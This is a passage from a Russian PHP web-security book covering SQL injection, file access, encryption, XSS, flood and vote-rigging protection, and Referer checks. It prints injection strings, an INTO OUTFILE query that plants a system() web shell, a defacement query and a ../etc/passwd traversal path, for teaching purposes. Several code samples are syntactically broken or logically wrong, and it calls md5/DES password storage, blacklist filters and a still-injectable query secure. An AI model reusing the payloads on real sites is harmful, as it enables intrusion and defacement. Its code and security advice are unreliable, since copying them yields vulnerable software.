Вечно истинные значения могут использоваться не только для просмотра содержимого таблиц, но и для расширения прав. Допустим, что на сайте авторизация выполнена в виде проверки, что запрос возвратил хотя бы одну запись. Если это так, пользователь авторизуется. Например, выполняется следующий запрос:

```
SELECT *
FROM Таблица
WHERE user=$user
 AND pass=$pass
```

Если пользователь ввел имя и пароль, которые существуют в таблице, то запрос вернет соответствующую запись, иначе количество строк в результате будет равно нулю, и доступ будет запрещен. Но можно модифицировать запрос следующим образом:

```
SELECT *
FROM Таблица
WHERE user=$user
 AND pass=$pass OR 1=1
```

Теперь запрос всегда возвращает хотя бы одну строку, и хакер получает доступ к данным, которые должны быть закрыты от постороннего взора.

При разработке запросов вы можете заключать значения в одинарные кавычки или нет. Например, следующие два запроса идентичны:

```
SELECT *
```

```
FROM Таблица
WHERE id=1
```

и

```
SELECT *
FROM Таблица
WHERE id='1'
```

В первом запросе поле "id" сравнивается со значением 1, а во втором запросе число заключено в одинарные кавычки. Кавычки являются обязательными, только если значение содержит пробел, а значит, имеет строковый тип, но я рекомендую использовать их всегда. Почему? Допустим, что вместо числа 1 у нас фигурирует значение переменной, которая передается в программу пользователем. Если хакер передаст в качестве значения управляющие символы языка SQL, то запрос будет выглядеть следующим образом:

```
SELECT *
FROM Таблица
WHERE id='_?--%='
```

Все эти символы имеют определенный смысл, но только вне кавычек. В данном случае они воспринимаются как строка и не могут повлиять на работу сценария. Единственное, что необходимо вырезать из переменной, — кавычку. Если пользователь сможет ее передать сценарию, то он сможет и произвести атаку SQL Injection. Например:

```
SELECT *
FROM Таблица
WHERE id='1' OR 1='1'
```

В качестве значения переменной хакер передал строку `1' OR 1='1`, в которой после числа 1 закрылась кавычка, и добавлены дополнительные параметры в SQL-запрос.

Такой простой метод позволяет усложнить хакеру жизнь. Но при этом не стоит забывать про существование атаки CSS (Cross-Side Scripting, межсайтовые сценарии), о которой мы поговорим в *разделе 3.11*.

3.8.3. Работа с файлами

Через SQL-запросы хакеры могут получить доступ к файловой системе. Например, следующий код сохраняет в PHP-файле сценарий:

```
SELECT '<?php system('параметры') ?>' INTO OUTFILE 'shell.php'
```

Таким образом, хакер может создавать на сервере сценарии со своим кодом со всеми вытекающими последствиями. А если файлы сценариев доступны

для записи всем пользователям, то хакер может перезаписать уже существующий файл, а это уже чревато дефейсом.

```
SELECT '<B>You hacked</B>' INTO OUTFILE 'index.php'
```

Хакеры очень часто используют SQL-команду `INTO OUTFILE` для создания дампа таблиц базы данных. Например, взломщик получил доступ к выполнению команд и, сохраняя результат своих запросов в текстовом файле, может потом без проблем скачать этот файл для разбора в свободное время за чашечкой кофе.

3.8.4. Практика работы с базами данных

Обращайте внимание на все переменные и параметры, которые используются при формировании запроса. Даже если вы думаете, что пользователь не может повлиять на содержимое переменных, необходимо производить все проверки. Сегодня переменная задается статически в сценарии, а завтра она может задаваться через строку URL.

Очень часто, разрабатывая сайт, программисты сохраняют в таблице базы данных содержимое основной части Web-страниц. Структура таблицы может быть любой, но смысл почти всегда один — ключ и поля, которые содержат данные, отображаемые на странице. Строка URL для таких сайтов выглядит следующим образом:

http://www.sitename.com/index.php?id=N

Через строку URL передается параметр `id`, которому присваивается числовое значение. Имя параметра может быть другим (чаще я встречаю именно `id`), но смысл этого параметра — идентификатор строки в таблице, данные которой нужно отобразить на странице.

Когда пользователь запрашивает определенную страницу, происходит следующее:

1. С помощью PHP-кода загружается из файла шапка страницы.
2. Из таблицы базы данных запрашивается строка с идентификатором, переданным в качестве параметра.
3. На основе полученной строки формируется Web-страница.
4. Загружается и отображается подвал страницы.

Любой хакер, когда он заходит на Web-сайт и видит в строке URL параметр `id`, первым делом пытается подставить в него служебные символы SQL, которые мы рассматривали ранее. Если сценарий не фильтрует переданные символы, и при этом на странице отображается ошибочный SQL-запрос, то хакер может определить:

- используемые на сайте запросы;
- приблизительную структуру таблицы и базы данных.

Дальнейшие действия — попытаться с помощью служебных символов модифицировать SQL-запрос таким образом, чтобы получить большие права, увидеть закрытую область сайта, уничтожить или подменить данные (т. е. выполнить дефейс).

Чтобы минимизировать вероятность ошибки, желательно написать функцию, убирающую все недопустимые символы, и потом вызывать ее для каждого параметра, используемого в запросах:

```
function prepare_param($param)
{
  return preg_replace("/[^a-zA-Z0-9 ]|insert|delete|update/i",
   "", $param);
}
mysql_query("SELECT * FROM Users WHERE name=".
    prepare_param($name));
```

Если выяснится, что в вашем регулярном выражении допущена ошибка и хакер смог воспользоваться уязвимостью, то достаточно только подправить функцию `prepare_param()`. Тогда все параметры, которые проверяются этой функцией, станут более защищенными.

Наиболее опасным местом является проверка имени пользователя и пароля. Все специалисты в один голос твердят, что пароль должен быть максимально сложным, чтобы исключить подбор по словарю. Для этого в пароле должны одновременно содержаться буквы в верхнем и нижнем регистре, цифры и другие символы (подчеркивание, тире и т. д.). Однако с этими символами чаще всего возникают проблемы, если ваша проверка выглядит как:

```
SELECT *
FROM Users
WHERE Name=$Name AND pass=$pass
```

Чаще всего используется запрос именно такого вида, и условие проверки пароля находится в конце запроса. Если в пароле не будут фильтроваться специальные символы, то хакер легко сможет получить доступ к запрещенной зоне или войти под именем другого пользователя. Вот и приходится выбирать — или предоставить пользователям возможность задавать сложные пароли с любыми символами или ограничиться только буквенно-цифровыми паролями, но обезопасить сценарии сервера.

В реальных программах не рекомендуется хранить пароли в открытом виде. Они должны всегда шифроваться, например, с помощью md5, и храниться в базе данных и в файлах cookie в зашифрованном виде. В этом случае нельзя из пароля удалять специальные символы, иначе мы нарушим хэш-сумму, и сравнение двух зашифрованных паролей может выдать неверный результат.

Эта проблема решается достаточно просто — не используйте переменную с паролем в запросе. В этом случае проверка пароля должна выполняться примерно следующим образом:

```
$query = DBQuery("SELECT * FROM Users WHERE (name = '$name');

$users = mysql_num_rows($query);
if (!$users)
   die("Ошибка авторизации");

$user_data = mysql_fetch_array($query);
if ($pass = $userd[pass]))
```

В данном случае мы выполняем запрос к базе данных с поиском записи только по имени, потому что этот параметр мы можем проверять на недопустимые символы. Затем проверяем количество полученных строк. Если оно равно нулю, значит, записи не найдены, и работа сценария должна быть прервана. Если строка пользователя найдена, то получаем ее данные и с помощью оператора `if` проверяем пароль.

Функция `DBQuery()` не является функцией PHP, это надстройка, которая может выглядеть следующим образом:

```
function DBQuery ($var)
 {
   $query = mysql_query($var);

    if (!$query)
     {
       // Здесь может быть сообщение об ошибке
       exit;
     }
    return $query;
 }
```

Такой сценарий защищен от атаки SQL Injection. В *разделе 5.3.3* мы рассмотрим интересный пример аутентификации и закрепим знания о паролях на практике.

3.8.5. Мнимая защита

Однажды я видел, казалось бы, достаточно хорошее решение с точки зрения безопасности. Программист небольшого сайта создал базу данных всех возможных URL-адресов, и перед загрузкой какой-либо страницы происходит проверка наличия адреса в базе данных. Если URL в базе присутствует,

то загрузка разрешается, а если нет, то выполнение сценария прерывается. Вроде бы все идеально, ведь хакер не может набрать URL, которого нет в базе, но ничего идеального не бывает.

Для проверки допустимости URL используется примерно следующий запрос:

```
SELECT *
FROM Таблица
WHERE ValidURL=$url
```

Проблема заключается в том, что для проверки используется запрос к базе данных, а значит, хакер может передать такой URL, который может нарушить проверку. Так что даже при использовании этого варианта защиты необходимо проверять переменную `$url` (которая должна содержать текущий URL) на недопустимые символы. Получается, что база данных бессмысленна, ведь проверки все равно необходимы.

Задача проверки при использовании такого варианта защиты усложняется тем, что строки URL для PHP-сценариев могут содержать параметры, и в этом случае от специальных символов `?` и `&` уже никуда не деться. Первое, что приходит в голову, — перенести список URL из базы данных в файл. Это решение еще хуже, потому что работа с файлами также далека от идеала и небезопасна.

Единственный случай, когда можно использовать подобную защиту и она будет действительно эффективной, — это простой сайт, где через URL передается только одна переменная `id`, которой присваивается числовое значение. В этом случае переменную `$url` достаточно просто проверить по шаблону:

```
"http://www.sitename.com/index.php?id=[0-9]{1,}"
```

Сначала переменная проверяется на соответствие этому шаблону, и если все нормально, то только после этого происходит проверка по базе данных.

Такой вариант защиты хорош только для простых сценариев, когда через URL предается не более двух параметров, и эти параметры легко описать с помощью шаблона. Если параметры слишком сложные, то даже создать такую базу будет проблематично, хотя бы из-за ее размера.

3.9. Работа с файлами

Теперь обсудим, что необходимо фильтровать при работе с файлами. Чтобы проще было понимать проблему, вспомните пример, который мы рассматривали в *разделе 3.4.1*. Мне удалось взломать сайт именно благодаря неправильному обращению с параметрами, используемыми в файловой системе. Функции работы с файловой системой мы уже видели в *разделе 2.14*, а сейчас остановимся на безопасности.

Как всегда, абсолютной безопасности не бывает, но если следовать перечисленным ниже рекомендациям, вероятность ошибок в сценарии сократится в несколько раз:

1. Старайтесь обращаться к файлам только в текущем каталоге. Если необходим другой каталог, то никогда не используйте относительные пути, а только полный путь от корня файловой системы. Это позволит избежать при указании пути опасных символов, таких как двойная точка или слэш. В ОС Windows опасны как прямой, так и обратный слэш, потому что в этой операционной системе при указании пути используются оба символа. При необходимости обратиться к файлам не из текущего каталога, без слэшей обойтись не удастся, но если указывать полный путь от корня, мы можем избежать использования двойной точки.
2. Исходя из предыдущей рекомендации, необходимо фильтровать двойную точку и слэш (обратный слэш), чтобы хакер не смог указать относительного пути к системным каталогам. Если посмотреть историю бюллетеней безопасности, то вы увидите достаточно много сообщений, в которых хакер смог благодаря ошибке использовать путь типа ../../../../../etc/passwd и просмотреть список пользователей системы.
3. Следите за правами доступа к файлам. Для записи всем пользователям должны быть доступны только действительно необходимые файлы, а лучше, чтобы для записи ничего не было доступно.

И все же, я не рекомендую использовать обращения к файловой системе, где на путь может повлиять пользователь. Постарайтесь найти другое решение проблемы, а лучше используйте базу данных.

Когда невозможно найти иное решение, чем позволить пользователю влиять на файл и путь, необходимо быть предельно внимательным. Например, на форумах очень часто используются картинки, которые можно выбирать для отображения над своими сообщениями. В данном случае можно избежать указания пути к файлу через переменную. Для этого все пути к картинкам прописываются в таблице базы данных, а пользователь должен только указать идентификатор необходимой записи, и путь уже будет извлекаться из базы.

3.10. Криптография

За время написания этой книги (8 месяцев) я тестировал достаточно много сайтов и просто сценариев на безопасность, стараясь выявить наиболее распространенные ошибки программистов и описать их, чтобы вы не повторяли ошибки других. Мои исследования пришли к тому, что программисты не любят использовать шифрование, а, может быть, считают эту тему слишком сложной и избегают ее? Я попытаюсь показать вам, что шифрование просто необходимо, и вы убедитесь, что с PHP это не так уж и сложно.

Все пароли, которые хранятся на сервере, должны шифроваться. Такие данные должны храниться в нечитаемом виде, даже если вы уверены, что взлом невозможен. История доказывает, что взломать можно все, хотя бы и самую защищенную систему, вопрос только в том, как далеко может пойти хакер. Если хакер смог получить базу данных пользователей с паролями, и при этом все данные находятся в открытом виде, то задача взломщика сильно упрощается. Если же пароли зашифрованы, то их придется еще и расшифровывать.

Чем более стойкий алгоритм шифрования применяется в системе, тем сложнее будет хакеру раскрыть необходимую информацию. Если пароли достаточно длинные и сложные, то задача подбора будет требовать слишком больших затрат, и большинство хакеров просто бросит эту затею и будет искать другой вариант решения проблемы.

Итак, любые пароли в базе данных нужно шифровать. Я в своих проектах шифрую и имена пользователей и никогда не храню их в открытом виде, если нет особой необходимости. Я бы шифровал абсолютно все поля, но это будет слишком накладно для сервера.

Итак, перейдем непосредственно к шифрованию. Нет, нам не придется придумывать или реализовывать какой-либо алгоритм самостоятельно, хотя и это возможно. Мы воспользуемся уже готовыми функциями. Реализовать действительно стойкий алгоритм слишком сложно. Над этой темой бьется достаточно большое количество великих математиков, поэтому не будем с ними соревноваться, а воспользуемся уже готовыми алгоритмами. Тем более, что в большинстве случаев их вполне достаточно.

Шифрование может быть симметричным, асимметричным или необратимым. Мы рассмотрим все три вида и начнем с самого простого — симметричного.

3.10.1. Симметричное шифрование

Симметричное шифрование появилось самым первым. Для шифрования данных используется ключ, который служит и для дешифровки данных. Самый простой вариант зашифровать строку — выполнить логическую операцию XOR над данными и ключом. Для расшифровки требуется повторить операцию.

Какой бы сложный алгоритм вы ни использовали, у симметричного шифрования есть несколько очень серьезных недостатков:

- Один ключ используется для шифрования и дешифрования. Таким образом, отправитель и получатель зашифрованных данных должны обладать одним и тем же ключом. А как обменяться ключами через Интернет, когда эта связь открытая? Допустим, что вы хотите пообщаться со своим другом из другого города по электронной почте, не боясь, что кто-то

подсмотрит вашу переписку. Один из вас должен придумать или сгенерировать ключ, с помощью которого будет происходить шифрование, и выслать через e-mail своему корреспонденту. Если ключ не был перехвачен, то последующие зашифрованные сообщения можно считать более-менее закрытыми, но если письмо с ключом было перехвачено, то шифрование становится бессмысленным.

- Хакеры утверждают (и этому достаточно исторических подтверждений), что информация, известная двоим, может стать доступной всем. Есть много способов получения нужной информации с помощью социальной инженерии.

И все же, симметричному шифрованию можно найти множество эффективных применений. Например, шифрование данных на сервере. Допустим, что необходимо зашифровать какой-либо документ, чтобы хакер, взломав сервер, не смог увидеть его содержимое. Документ не будет передаваться по сети, а значит, никому не нужно отдавать ключ, поэтому перехватить его не удастся.

К наиболее распространенным алгоритмам симметричного шифрования относятся DES, 3DES, Blowfish, CAST 128 и т. д. Самый простой способ зашифровать данные — воспользоваться функцией `mcrypt_ecb()`, которая принимает четыре параметра:

- константу, указывающую на алгоритм. Интерпретатор PHP для шифрования использует библиотеку libmcrypt, которая поддерживает большое количество алгоритмов, поэтому рассматривать их все нет смысла, но основные константы знать необходимо:
  - MCRYPT_DES — алгоритм DES;
  - MCRYPT_3DES — алгоритм 3DES;
  - MCRYPT_BLOWFISH — алгоритм Blowfish;
  - MCRYPT_CAST128 — алгоритм Cast128;
  - MCRYPT_CAST256 — алгоритм Cast256;
- ключ;
- данные для шифрования;
- режим. Здесь можно указать одно из двух значений:
  - MCRYPT_ENCRYPT — зашифровать данные;
  - MCRYPT_DECRYPT — расшифровать.

Рассмотрим простейший пример шифрования по алгоритму DES:

```
<?php
 $key="это ключ";
 $text="Сообщение, которое должно быть зашифровано";
```

```
$str=mcrypt_ecb(MCRYPT_DES, $key, $text,
    MCRYPT_ENCRYPT);
?>
```

В результате в переменной `$str` будет сохранен зашифрованный текст из переменной `$text`. Чтобы расшифровать данные, нужно использовать тот же ключ и ту же функцию, но в качестве третьего параметра передать зашифрованный текст, а в качестве последнего — константу `MCRYPT_DECRYPT`:

```
<?php
 $decrypted_str=mcrypt_ecb(MCRYPT_DES, $key, $str,
    MCRYPT_DECRYPT);
?>
```

3.10.2. Асимметричное шифрование

Асимметричное шифрование решает проблему передачи ключа по сети, потому что для данного вида шифрования используются два ключа: открытый и закрытый. С помощью специализированной программы (в ОС Linux для этого используется библиотека OpenSSL) вы генерируете пару из открытого и закрытого ключа. Открытый ключ используется для шифрования, а для расшифрования необходим закрытый ключ. Таким образом, открытый ключ может без опасений передаваться по открытым каналам связи, потому что с его помощью нельзя расшифровать данные. Закрытый ключ вы сохраняете у себя для расшифрования.

Асимметричный метод надежнее. Нет, алгоритмы симметричного шифрования также стойки к атакам хакера, но при асимметричном методе, если вы никому не дадите свой закрытый ключ, то его невозможно будет узнать, а значит, для взлома придется использовать только глупый перебор всех возможных ключей. Если вы создадите ключ, длиной в 1024 символа, то затраты на перебор будут чрезвычайно высоки.

При создании Web-приложений трудно найти сферу применения асимметричного шифрования, и в большинстве случаев оно будет излишним.

3.10.3. Необратимое шифрование

Последний метод, который нам предстоит рассмотреть, — необратимое шифрование. Данный метод отличается тем, что используемый алгоритм преобразовывает данные только в одну сторону, обратное преобразование невозможно. Зачем это нужно? Необратимый метод чаще всего используют для шифрования паролей. Как же тогда проверить, правильно ли пользователь ввел пароль? Очень даже просто: введенные данные также шифруются,

и результат сравнивается с зашифрованным паролем, хранящимся в базе. Если эти значения совпадают, то пароль введен верно, иначе авторизация недоступна.

Для шифрования необратимым образом в PHP используется функция `md5()`. Следующий пример показывает, как вы можете зашифровать пароль:

```
$md_pass=md5($password);
```

В результате в переменной `$md_pass` будет находиться зашифрованный необратимым образом пароль из переменной `$password`. Теперь посмотрим, как может происходить проверка пароля пользователя:

```
if (md5($password)== $md_pass) and ($username==$name)
 {
  // Авторизация прошла успешно
 }
```

3.10.4. Практика использования

При выборе метода вам чаще всего придется выбирать между симметричным и необратимым методом. Сделать выбор достаточно просто, ведь необратимо зашифрованные данные нельзя расшифровать, поэтому этот метод чаще всего используется для хранения паролей. Пароли никогда не выводятся на Web-странице, и нам не нужно даже знать, что именно указывал пользователь при регистрации.

Если вы выбрали функцию `md5()` для шифрования паролей, то вы должны отдавать себе отчет, что восстановить пароль будет невозможно. Если пользователь забыл его, то единственный способ решения проблемы — сбросить пароль. Но как это сделать? Лучше всего не делать этого вообще.

Ко мне часто обращаются с просьбой восстановить забытый пароль или обнулить его. Но как я могу быть уверенным, что тот, кто обращается, действительно является владельцем требуемой учетной записи? В таких случаях на сайте при регистрации пользователю можно предложить задать ответ на какой-нибудь вопрос, например, назвать любимое блюдо. Если пользователь забыл пароль, то можно предложить ему ответить на вопрос. Этот метод используется на многих популярных крупных службах, но его эффективность слишком низка. Почему? Я постараюсь вам показать на личных наблюдениях.

Лучше всего, если ваша система будет предлагать несколько различных вопросов, а ответ нужно будет вводить вручную, а не выбирать из списка. Если пользователь забыл пароль, он должен сам найти вопрос, который выбрал при регистрации, и самостоятельно ввести ответ. Никогда не используйте заранее определенные списки с вариантами ответов.

Пока вроде все красиво, и ничто не предвещает беды. Хакер не может знать вопроса, который выбрал пользователь, и, тем более, ответа на него. Хорошо,

но не совсем. Во время написания книги я нашел уязвимость на одном из сайтов и сообщил об этом администратору. Уязвимость была серьезная, и администратор попросил меня тщательнее проверить безопасность используемых сценариев, но попросил не раскрывать в книге название сайта, если я соберусь описывать взлом. Более углубленное исследование не показало других уязвимостей, но мне удалось заполучить таблицу данных о зарегистрированных пользователях. Проанализировав данные, я поразился тому, что около 70% ответов были однообразны. Например, на вопрос о любимом блюде очень часто встречались ответы: пиво, бананы, оливье, борщ и еще несколько вариантов. Действительно, когда вам задают вопрос о еде, то большинство выберет самое популярное блюдо, которое первым придет на ум. Никто не будет выдумывать ничего сложного.

То же самое было и с ответами на вопросы о кличке собаки, популярные клички можно перечислить по пальцам. В таких случаях достаточно иметь хороший словарь и немного времени для подбора, и большая часть учетных записей будет взломано.

Приведу еще один пример. Год назад хакеры взломали сервер хостинговой компании, где находился мой сайт. Я сообщил об этом администрации, и через час ко мне пришло письмо, что все пароли принудительно меняются. Чтобы восстановить пароль, нужно было воспользоваться системой "Вспомнить пароль", при которой его отправляли на адрес e-mail, указанный при регистрации. Самое страшное, что тот адрес я уже давно забросил, и его закрыли. Чтобы получить пароль, мне пришлось отправить телеграмму в адрес хостинговой компании с моими заверенными паспортными данными. Любые сообщения по электронной почте игнорировались, и пароли не высылались. Да, это доставило множество проблем легальным пользователям, но зато можно было гарантировать, что ни один хакер не сможет перехватить управление моим сайтом.

Вы можете спросить, а почему нельзя было отправить паспортные данные по электронной почте? Нельзя. Дело в том, что эти данные могли быть указаны при регистрации домена, а значит, любой хакер может увидеть их через службу Whois, выслать по e-mail администратору сервера и перехватить мой пароль. А вот отправить заверенную телеграмму намного сложнее.

Именно поэтому я рекомендую никогда не создавать возможность восстановления паролей. Да, для Web-интерфейса почтовой службы это не подойдет, потому что пользователи постоянно забывают пароли к своим ящикам, и терять из-за этого электронный адрес просто нельзя. В этом случае используйте DES с максимальной длиной ключа. Но на форумах и чатах можно позволить себе зашифровать данные с помощью MD5.

Необратимое шифрование можно использовать и для проверки целостности данных. Например, создать в таблице отдельную колонку, в которой будет храниться зашифрованный вариант всех полей. Если хакер сможет изменить

содержимое одного из полей, но не изменит зашифрованное поле, то вы сразу же заметите что-то подозрительное.

Хранить зашифрованный вариант всех полей неэффективно, потому что это потребует слишком больших расходов. Необходимо ограничиться только основными полями. Например, можно зашифровать пароль с помощью 3DES, а потом с помощью md5 зашифровать имя пользователя и уже зашифрованный пароль. Такое поле назовем контрольной суммой. Тогда, если хакер попытается изменить имя или пароль, но не пересчитает контрольную сумму, вы быстро обнаружите попытку взлома и с помощью сценария сможете просигнализировать о ней (отправить сообщение на адрес администратора) и запретить вход с используемого хакером IP-адреса.

3.11. Атака *Cross-Site Scripting*

Одна из современных атак на Web-сайты получила название Cross-Site Scripting. Эта атака основана на том, что хакер внедряет в Web-страницу свои HTML-директивы. С их помощью ему удается украсть файлы cookie пользователя и узнать их содержимое. Если в этих файлах были сохранены пароли, то хакер получает доступ к учетной записи пользователя.

Если хакер сможет внедрить свой код в Web-страницу, то это грозит нам не только взломом, но и порчей содержимого. При определенных условиях такую атаку можно отнести к классу дефейс (подмена страницы). Возможность внедрения чужого кода на сайт действительно опасна, и на это нельзя закрывать глаза.

Чтобы хакер не смог влиять на содержимое Web-страниц, вы должны внимательно проверять каждый параметр, который передается пользователем, и содержимое которого выводится на страницу. Допустим, что вы хотите написать форум или гостевую книгу. Такие сценарии обязательно получают текст от пользователей и отображают его на Web-странице. Необходимо, чтобы хакер не смог отобразить на экране ничего лишнего. Для этого можно использовать функцию `htmlspecialchars()`, которую мы рассматривали в *разделе 3.5*. Но у нас уже достаточно информации, чтобы не надеяться на эту функцию. На мой взгляд, будет намного лучше, если вы напишете регулярное выражение и функцию, которые будут заменять символ < на последовательность `<`.

Использование собственного регулярного выражения не обеспечивает более высокую скорость работы, зато гарантирует универсальность подхода. Вы будете наращивать функциональность, расширяя возможности поиска и замены.

Некоторые программисты пытаются запрещать только определенные опасные теги или параметры тегов (JavaScript, VBScript и др.), например, с помощью такой процедуры:

```
function RemoveScript($r)
{
 $r = preg_replace("/javascript/i", "java script ", $r);
 $r = preg_replace("/vbscript/i", "vb script ", $r);
 return $r;
}
```

Не стоит этого делать. Вы обязательно упустите опасный тег. Необходимо запрещать все, или ваша система безопасности бессмысленна.

3.12. Флуд

Большинство хакеров начинает свою карьеру с небольших шалостей, одной из которых является флуд (flood). Что это такое? Допустим, что вы создаете форум или гостевую книгу, где любой посетитель сайта может оставить свое сообщение. Злоумышленник может попытаться засыпать базу данных бессмысленными сообщениями. Кому-то кажется это смешным, но я вижу в этом только глупость и детскую шалость.

3.12.1. Защита от флуда сообщениями

Наилучшим вариантом защиты от флуда будет запрет на отправку с одного и того же IP-адреса нескольких сообщений подряд. Для этого можно реализовать в сценарии следующую логику:

1. После отправки пользователем сообщения адрес посетителя и текущее время сохраняются на сервере в базе данных. Хранить адрес необходимо именно на сервере, потому что все, что находится на компьютере-клиенте, без проблем уничтожается за пять секунд, а то и быстрее. Чтобы определить адрес клиента, можно использовать переменную окружения REMOTE_ADDR:

   ```
   $_SERVER["REMOTE_ADDR"]
   ```

2. При принятии сообщения от пользователя необходимо удалить из базы все IP-адреса, время хранения которых превышает определенное количество минут. Чаще всего достаточно двух минут.

3. Теперь проверяем, остался ли IP-адрес в базе данных. Если да, то не обрабатываем полученное сообщение, а выдаем сообщение типа "Нельзя оставлять два сообщения в течение двух минут".

Как показывает практика, злоумышленники не будут "флудить" на сервере, где установлена такая защита. Это отнимает слишком много времени, а эф-

фект минимален, потому что много сообщений оставить не удастся. Видимо, это уже не смешно, и хакеры оставляют такой сервер в покое.

3.12.2. Защита от накрутки голосований

Флуд может использоваться и для накруток голосования. Злоумышленник отдает свой голос за один и тот же вариант ответа несколько раз, сделав голосование необъективным.

Первое, что приходит в голову для защиты от флуда, — сохранить на диске пользователя файл cookie, в котором будет присутствовать параметр, указывающий на то, что пользователь уже проголосовал.

Пять лет назад система голосования на **www.download.com** не имела абсолютно никакой защиты от флуда, и можно было воспользоваться простейшим способом быстрого: вы заходите на сайт, выбираете нужный вариант ответа и начинаете быстро щелкать на кнопке **Отправить**.

Допустим, вы используете простую телефонную линию. Тогда для отправки вашего ответа и получения подтверждения (т. е. cookie-файла) нужно время. Если в момент пересылки/получения пакета повторно нажать кнопку **Отправить**, то предыдущая посылка на клиентской стороне считается незавершенной и отменяется, и начинает работать новый сеанс обмена данными. Когда на первую отправку придет подтверждение сервера и просьба изменить файл cookie, запрос будет отклонен из-за несовпадения сеансов.

Следовательно, если быстро щелкать на кнопке **Отправить**, то будут отправляться пакеты с вашими вариантами ответа, а сервер их обработает и добавит полученные голоса (т. е. выполнятся шаги 1 и 2). А вот ваш компьютер станет отклонять подтверждения, и третий шаг будет пропускаться, пока не произойдет одно из следующих событий:

- если вы прекратите быстро щелкать на кнопке отправки ответа, то браузер примет файл cookie, полученный в результате последнего щелчка, и сохранит его;
- если между щелчками на кнопке отправки сервер обработал запрос, а ваш компьютер успел принять подтверждение, то файл будет создан, и дальнейшие щелчки станут невозможными.

На выделенных линиях с большой скоростью подключения обмен пакетами происходит быстро, и можно не успеть щелкнуть в очередной раз, а значит, файл cookie будет создан. Чтобы оставить новое сообщение, придется удалить файл и только после этого повторить попытку. Это отнимает слишком много времени, и такой накруткой мало кто занимается. А если на сервере еще и сохраняется IP-адрес проголосовавших пользователей, то хакеры вообще не будут связываться с таким сайтом.

Вариантов накрутки сценариев голосований много, и мы рассмотрели только один — самый простой. Вы можете познакомиться и с другими вариан-

тами в книге "Компьютер глазами хакера" [2]. Наша же задача рассмотреть эффективный метод защиты от накрутки.

Самый эффективный способ — сохранять IP-адреса проголосовавших в базе данных сервера. Эти адреса должны храниться, пока не сменится опрос. В этом случае с одного IP-адреса никогда нельзя будет проголосовать дважды.

Однако это не значит, что определенный пользователь не сможет проголосовать дважды. Мы привязались к адресу, а не к пользователю. Хакер может подключиться через анонимный прокси-сервер и снова проголосовать, потому что ваш сценарий увидит IP-адрес прокси, а не хакера. Но много ли можно найти анонимных прокси? Я думаю, что нет, поэтому сильно повлиять на ход голосования не удастся. А если кто-то уже проголосовал через прокси, то хакер не сможет этого сделать.

Возиться с прокси-серверами хакеры не любят, потому что эффект минимален, а вот для голосования такая защита является минусом. В Интернете очень много больших сетей, которые связаны с внешним миром через прокси- или NAT- (Network Address Translation, трансляция сетевых адресов) серверы. В этом случае все пользователи видны из Интернета с одним и тем же IP-адресом, и это создает серьезные проблемы для защиты сценариев. Достаточно одному пользователю отдать свой голос, и все остальные уже этого не смогут. Получается, что такую защиту нельзя назвать эффективной, потому что у нее есть слишком большой недостаток.

Более эффективным методом будет сохранение в базе данных IP-адреса только на определенное время, как и при защите от флуда сообщений. В этом случае все пользователи смогут проголосовать, главное, чтобы они голосовали неодновременно. Впрочем, и хакер сможет через определенные промежутки времени оставлять свой голос.

Большинство сайтов последнее время стали разрешать голосование только зарегистрированным пользователям. Это изначально ограничивает круг людей, которые могут выразить свое мнение, но зато создает более эффективную защиту от флуда. Теперь хакеру, чтобы проголосовать, нужно зарегистрироваться на сайте, а если этот процесс потребует действительного адреса e-mail (на который будет отправляться код активации), то для того, чтобы отдать фальшивый голос, хакеру нужно будет выполнить следующие действия:

1. Зарегистрировать почтовый ящик на любй бесплатной службе. Благо, таких служб в Интернете достаточно, и это не составит особого труда.
2. Зарегистрироваться на сайте с указанием зарегистрированного ящика, куда будет выслан код активации.
3. Активировать учетную запись и проголосовать.

Все эти шаги несложные, но отнимают очень много времени и сил, а хакеры ленивы и не будут заниматься подобными вещами, зато добропорядочным пользователям мы испортим жизнь.

Получается, что любому голосованию в Интернете нельзя доверять, потому что оно не может отражать действительность. Если реализовать жесткую защиту от флуда, то проголосуют далеко не все, а если защиту хоть немного смягчить, то хакеры сумеют ее обойти. Другое дело, с какими затратами будет связан обход. Затраты в данном случае связаны со временем и усилиями. Накрутка голосования — это не та область, где хакеры должны применять свои знания и умения. Элита такого взлома не одобрит, да и сильно навредить не удастся, поэтому ничего смешного тут не будет.

3.13. Защита от изменения формы

У PHP есть одна интересная переменная окружения: HTTP_REFERER. В ней должен находиться путь к файлу, из которого был запущен сценарий. Давайте создадим файл env.php со следующим содержимым:

```
<form action="env.php" method="get">
 <B>Введите какой-нибудь текст</B>
 <BR>Текст: <input name="server">
 <BR><input type="submit" value="OK">
</form>

<?php
 print($HTTP_REFERER);
?>
```

Здесь определены форма для ввода текста и передачи его сценарию и PHP-код, который выводит на Web-страницу содержимое переменной HTTP_REFERER. Загрузите этот сценарий в браузер. В результате на экране помимо формы для ввода текста может быть выведен путь к файлу, откуда был запущен сценарий, но при запуске он может быть и пустым. Теперь попробуйте ввести какой-нибудь текст в поле ввода и передать его серверу. Вот теперь переменная HTTP_REFERER точно должна отражать путь. В моем случае на Web-странице я увидел **http://192.168.77.1/env.php**, здесь **192.168.77.1** — это IP-адрес компьютера, где у меня установлен Linux с Web-сервером Apache+PHP.

Теперь попробуем сохранить файл на своем жестком диске и исправим путь в поле action формы так, чтобы данные формы передавались Web-серверу:

```
<form action="http://192.168.77.1/env.php" method="get">
 <B>Введите какой-нибудь текст</B>
 <BR>Текст: <input name="server">
 <BR><input type="submit" value="OK">
```

```
</form>

<?php
 print($HTTP_REFERER);
?>
```

Хакеры очень часто сохраняют Web-страницы на своем диске для изучения и корректировки параметров, например, параметров передаваемых методом POST.

Загрузите этот файл со своего жесткого диска и попробуйте теперь передать параметр серверу. Так как в данном случае сценарий запускается не с сервера, то переменная HTTP_REFERER будет содержать что угодно, но только не адрес сервера **192.168.77.1**. Таким образом, в сценарии можно сделать следующую защиту:

```
<?
if (isset($server))
 if (!ereg("^192\.168.8\.88"))
  {
   die("Не стоит так взламывать сайт");
  }
?>
```

Теперь сохранить страницу на локальном жестком диске будет сложнее.

3.14. Сопровождение журнала

При разработке Web-приложения необходимо позаботиться и о создании журнала основных изменений. Да, у Web-сервера есть собственный журнал, в котором сохраняется вся активность пользователей, но на крупных сайтах с большим количеством посетителей разобраться в таком журнале очень сложно, а иногда просто невозможно.

Есть и второй аргумент в пользу собственного журнала — не каждый хостинг может предоставлять доступ к журналам Web-сервера. Я, например, ни разу не видел такой возможности для пользователей бесплатного хостинга.

